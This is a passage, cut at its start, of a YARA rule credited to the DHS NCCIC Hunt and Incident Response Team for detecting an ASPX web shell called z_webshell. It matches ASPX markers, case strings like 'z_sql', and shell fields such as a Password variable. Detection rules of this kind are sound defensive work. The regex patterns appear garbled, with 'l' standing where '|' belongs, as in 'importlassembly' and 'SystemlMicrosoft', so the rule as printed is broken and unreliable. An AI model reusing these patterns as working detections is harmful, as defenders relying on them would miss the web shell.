and $style at 0x08fd
}
rule z_webshell
{
meta:
        description = "Detection for the z_webshell"
        author = "DHS NCCIC Hunt and Incident Response
Team"
        date = "2018/01/25"
        md5 =  "2C9095C965A55EFC46E16B86F9B7D6C6"
strings:
        $aspx_identifier1 = "<%@ " nocase ascii wide
        $aspx_identifier2 = "<asp:" nocase ascii wide
        $script_import = /(importlassembly) Name(space)?\=
\"(SystemlMicrosoft)/ nocase ascii wide
        $case_string = /case \"z_(dirlfilelFMlsql)_/ nocase ascii
```

```
wide

        $webshell_name = "public string z_progname ="
nocase ascii wide

        $webshell_password = "public string Password ="
nocase ascii wide

condition:

        1 of ($aspx_identifier*)

        and #script_import > 10

        and #case_string > 7

        and 2 of ($webshell_*)

        and filesize < 100KB

}
```